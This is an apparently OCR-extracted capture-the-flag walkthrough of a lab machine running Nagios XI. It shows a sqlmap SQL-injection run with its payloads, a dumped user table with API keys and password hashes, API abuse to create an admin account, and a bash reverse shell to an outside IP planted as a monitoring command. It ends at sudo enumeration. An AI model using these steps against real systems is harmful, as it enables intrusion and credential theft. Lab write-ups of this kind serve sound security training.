
When a user acknowledges a banner, a POST request is sent to `/nagiosxi/admin/banner_message-ajaxhelper.php` with the POST data consisting of the intended action and message ID – `action=acknowledge banner message&id=3`.

The ID parameter is assumed to be trusted but comes directly from the client without sanitization. This leads to a SQL Injection where an authenticated user with low or no privileges can retrieve sensitive data, such as from the `xi_session` and `xi_users` table containing data such as emails, usernames, hashed passwords, API tokens, and backend tickets.

This vulnerability does not require the existence of a valid announcement banner ID, meaning it can be exploited by an attacker at any time.

2. SQL Injection in Host/Service Escalation in CCM (CVE-2023-40934)

- SQL Injection. Let's sqlmap for something new




```
┌──(kali㉿kali)-[~/htb/monitored]
└─$ sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3" --batch -p id --cookie="nagiosxi=c35f62406efd857c1ed092281c5051ae8df6e38c" --dbms=mysql --threads=10
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 14:08:34 /2024-04-30/

[14:08:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: action=acknowledge_banner_message&id=(SELECT (CASE WHEN (8661=8661) THEN 3 ELSE (SELECT 2677 UNION SELECT 8843) END))

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: action=acknowledge_banner_message&id=3 OR (SELECT 2148 FROM(SELECT COUNT(*),CONCAT(0×716b707871,(SELECT (ELT(2148=2148,1))),0×716b6a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 OR time-based blind (SLEEP)
    Payload: action=acknowledge_banner_message&id=3 OR SLEEP(5)
---
[14:08:36] [INFO] testing MySQL
[14:08:36] [INFO] confirming MySQL
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
[14:08:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.56
back-end DBMS: MySQL ≥ 5.0.0 (MariaDB fork)
[14:08:37] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/nagios.monitored.htb'

[*] ending @ 14:08:37 /2024-04-30/
```

```
Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: action=acknowledge_banner_message&id=3 OR (SELECT 2148 FROM (SELECT COUNT(*),CONCAT(0x716b707871,(SELECT (ELT(2148=2148,1))),0x716b6a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind
Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
Payload: action=acknowledge_banner_message&id=3 OR SLEEP(5)
```


- The others listed CVE below with the GET request worked and found the database

sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3" --batch -p id --cookie="nagiosxi=c35f62406efd857c1ed092281c5051ae8df6e38c" --dbms=mysql --threads=10 -D nagiosxi -T xi_users --dump



```
+---------+---------------------+----------------------+-----------------------------------------------------------------+---------+--------------------------------------------------------------+-------------+------------+------------+
| user_id | email               | name                 | api_key                                                         | enabled | password                                                     | username    | created_by | last_login |
 api_enabled | last_edited | created_time | last_attempt | backend_ticket                                                  | last_edited_by | login_attempts | last_password_change |
+---------+---------------------+----------------------+-----------------------------------------------------------------+---------+--------------------------------------------------------------+-------------+------------+------------+
| 1       | admin@monitored.htb | Nagios Administrator | IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL | 1       | $2a$10$825c1eec29c150b118fe7unSfxq80cf7tHwC0J0BG2qZiNzWRUx2C | nagiosadmin | 0          | 1701931372 |
 1           | 1701427555  | 0            | 0            | IoAaeXNLvtDkH5PaGqV2XZ3vMZJLMDR0                                | 5              | 0              | 1701427555           |
| 2       | svc@monitored.htb   | svc                  | 2huuT2u2QIPqFuJHnkPEEuibGJaJIcHCFDpDb29qSFVlbdO4HJkjfg2VpDNE3PEK | 0       | $2a$10$12edac88347093fcfd392Oun0w66aoRVCrKMPBydaUfgsgAOUHSbK | svc         | 1          | 1699724476 |
 1           | 1699728200  | 1699634403   | 1714316576   | 6oWBPbarHY4vejimmu3K8tpZBNrdHpDgdUEs5P2PFZYpXSuIdrRMYgk66A0cjNjq | 1              | 7              | 1699697433           |
+---------+---------------------+----------------------+-----------------------------------------------------------------+---------+--------------------------------------------------------------+-------------+------------+------------+
```


- Try to cracking the password but unable to do. So checkout the request I catched up burp suite
- The endpoints that require API key. Config the request with API key of the user we found in db table



```
GET /nagiosxi/api/v1/admin?apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL HTTP/1.1
Host: nagios.monitored.htb
Cookie: nagiosxi=v28pnl1umd4dagjc7icle4v7qq
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://nagios.monitored.htb/nagiosxi/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: https://nagios.monitored.htb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

username=svc&password=XjH7VCehowpR1xZB
```

```
HTTP/1.1 404 Not Found
Date: Tue, 30 Apr 2024 18:16:49 GMT
Server: Apache/2.4.56 (Debian)
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
Content-Length: 19
Connection: close
Content-Type: application/json

NoEndpoint:admin
```

- We need to get the correct endpoint



Re: add new users to Nagios XI web interface

by lmiltchev » Mon Mar 13, 2017 1:27 pm

You can use the new REST API to add users.

Example:

CODE: SELECT ALL

```
curl -XPOST "http://x.x.x.x/nagiosxi/api/v1/system/user?apikey=LTltbjobR0X3V5ViDIitYaI8hjsjoFBaOcWYukamF7oAsD8lhJRvSPWq8I3PjTf7&pr
{
    "success": "User account jmcdouglas was added successfully!",
    "userid": 13
}
```

The REST API documentation is available in the Nagios XI web UI, under the "Help" menu.

Hope this helps.

Be sure to check out our Knowledgebase for helpful articles and solutions!


Nagios
lmiltchev
Former Nagios Staff

Posts: 13587
Joined: Mon May 23, 2011 12:15 pm

- Try to add the new user

POST /nagiosxi/api/v1/system/user?apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL HTTP/1.1


- Success adding the new user



```
POST /nagiosxi/api/v1/system/user?apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL
HTTP/1.1
Host: nagios.monitored.htb
Cookie: nagiosxi=v28pnl1umd4dagjc7icle4v7qq
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://nagios.monitored.htb/nagiosxi/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: https://nagios.monitored.htb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

username=ani&email=ani@htb.com&name=Ani&&password=ani@123456
```

```
HTTP/1.1 200 OK
Date: Tue, 30 Apr 2024 18:23:09 GMT
Server: Apache/2.4.56 (Debian)
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
Content-Length: 67
Connection: close
Content-Type: application/json

{
  "success":"User account ani was added successfully!",
  "user_id":6
}
```


- Log in with the new account. Compared to user ‘svc’ but don’t find anything news. So found 1 query on Nagios Support Forum that can escalate a newly created user’s privilege to admin level. So, we just need to add the ‘auth_level’ parameter with the user creation data we passed




```
POST /nagiosxi/api/v1/system/user?apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL
HTTP/1.1
Host: nagios.monitored.htb
Cookie: nagiosxi=v28pnl1umd4dagjc7icle4v7qq
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://nagios.monitored.htb/nagiosxi/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
Origin: https://nagios.monitored.htb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

username=ad&email=ad@htb.com&name=Ad&&password=ad@123456&auth_level=admin
```

```
HTTP/1.1 200 OK
Date: Tue, 30 Apr 2024 18:27:00 GMT
Server: Apache/2.4.56 (Debian)
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
Content-Length: 66
Connection: close
Content-Type: application/json

{
  "success":"User account ad was added successfully!",
  "user_id":7
}
```

- Log in again and we got the new section. Researching for a while, I found the section that allows system command execution as well



- Configure ⇒ Core Config Manager ⇒ Commands ⇒ Add New



Command Management

Command Name *

RevShell

Example: check_example

Command Line *

bash -c 'bash -i -p >& /dev/tcp/10.10.14.155/8787 0>&1'

Example: $USER1$/check_example -H $HOSTADDRESS$ -P $ARG1$ $ARG2$


Command Type:

check command

☑ Active

Available Plugins

- Follow the sections and setup a reverseshell command and finally get the database updated
- Configure ⇒ Core Config Manager ⇒ Services ⇒ Add New



Service Management

Config Name *: RevShell

Description *:

Display name:


☑ Active

Check command: RevShell

Command view:


```
bash -c 'bash -i -p >& /dev/tcp/10.10.14.155/8787 0>&1'
```

- Run the nc and success access to the victim




```
┌──(kali㉿kali)-[~/htb/monitored]
└─$ sudo nc -nlvp 8787
[sudo] password for kali:
listening on [any] 8787 ...
connect to [10.10.14.155] from (UNKNOWN) [10.10.11.248] 45048
bash: cannot set terminal process group (52253): Inappropriate ioctl for device
bash: no job control in this shell
nagios@monitored:~$ █
```

- Found the user flag




```
nagios@monitored:~$ ls
ls
cookie.txt
user.txt
nagios@monitored:~$ cat user.txt
cat user.txt
ae9f52774f7c3ce6bd82eb45359b1846
nagios@monitored:~$ 
```

4. Find the root flag




```
sudo -l
Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php
        /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php
        /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
nagios@monitored:~$ 
```

- I focused on `/usr/local/nagiosxi/scripts/manage_services.sh`
- Found a two writable binaries which are getting executed by their corresponding services 'nagios.service' and 'npcd.service'.

